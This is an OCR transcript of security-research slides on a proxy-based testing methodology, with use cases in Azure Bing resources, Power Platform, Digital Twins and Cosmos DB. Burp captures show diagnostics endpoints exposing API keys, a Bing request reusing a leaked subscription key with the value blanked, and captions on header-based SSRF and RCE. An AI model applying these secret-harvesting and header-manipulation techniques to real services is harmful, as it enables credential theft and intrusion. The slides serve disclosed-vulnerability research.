
# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***





# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding out of scope items; hiding CSS, image, flash and general binary content; matching expression appservice-diagnostics-par; hiding

| Host | Method | URL |
|---|---|---|
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/DeepSearch:AuthKey |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/DeepSearch:Endpoint |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/DeepSearch:AuthKey |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/DeepSearch:Endpoint |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/ContentSearch:Ocp-Apim-Subscription-Key |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/ASD_HOST |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/ASD_ENVIRONMENT |
| https://appservice-diagnostics.azurefd.net | GET | /api/appsettings/ApplicationInsights:InstrumentationKey |

# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***

**Sensitive Keys**

Intercept | HTTP history | WebSockets history | Options


al binary content; matching expression appservice-diagnostics-par; hiding

| d | URL |
|---|---|
| /api/appsettings/DeepSearch:AuthKey | |
| /api/appsettings/DeepSearch:Endpoint | |
| /api/appsettings/DeepSearch:AuthKey | |
| /api/appsettings/DeepSearch:Endpoint | |
| /api/appsettings/ContentSearch:Ocp-Apim-Subscription-Key | |
| /api/appsettings/ASD_HOST | |
| /api/appsettings/ASD_ENVIRONMENT | |
| /api/appsettings/ApplicationInsights:InstrumentationKey | |

# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***



# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***

**Request**

Pretty Raw Hex \n

```
1 GET /bing/v7.0/news/search?q= HTTP/1.1
2 Host: api.cognitive.microsoft.com
3 Content-Length: 2
4
5
6
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 401 PermissionDenied
2 Content-Length: 224
3 Content-Type: application/json
4 apim-request-id: ce915aad-6708-4bf4-b0f3-4f45682172bb
5 Date: Fri, 10 Feb 2023 14:18:24 GMT
6
7 {
    "error":{
      "code":"401",
      "message":
      "Access denied due to invalid subscription key or wrong API endpoin
      scription and use a correct regional API endpoint for your resource
    }
  }
```

# Methodology - Proxying

## **Azure Bing Resources** Use Case

***Cross Services/Domains Interactions***

**Request**

Pretty Raw Hex \n

```
1 GET /bing/v7.0/news/search?q=bing
  HTTP/1.1
2 Host: api.cognitive.microsoft.com
3 Ocp-Apim-Subscription-Key:
4 Content-Length: 2
5
6
7
```

**The Leaked Key**


**Response**

Pretty Raw Hex Render

```
23
24 {
     "_type":"News",
     "readLink":"https:\/\/api.cognitive.microsoft.com\/api\/v7\/
     "queryContext":{
       "originalQuery":"bing",
       "adultIntent":false
     },
     "totalEstimatedMatches":101000000,
     "sort":[
       {
         "name":"Best match",
         "id":"relevance",
         "isSelected":true,
         "url":"https:\/\/api.cognitive.microsoft.com\/api\/v7\/
       },
       {
         "name":"Most recent",
         "id":"date",
         "isSelected":false,
```

# Methodology - Proxying


- Ignoring Background Noises
- Cross Services/Domains Interactions
- **Headers, Headers Everywhere**



# Methodology - Proxying

## **Power Platform** Use Case

***Headers, Headers Everywhere***





Manipulating of one the "x-ms-.." headers in order to gain a critical SSRF

# Methodology - Proxying

## **Power Platform** Use Case

***Headers, Headers Everywhere***





**Sensitive JWT in SSRF Response**

# Methodology - Proxying

## **Azure Digital Twins Service** Use Case

***Headers, Headers Everywhere***





**Digital Twins Unauthenticated SSRF by manipulating a Build-in service header**

# Methodology - Proxying

## **Azure Cosmos DB** Use Case

***Headers, Headers Everywhere***




**RCE was able to be perfumed due to misconfigured Authorization Header**

**Missing Authorization Header**

# Methodology

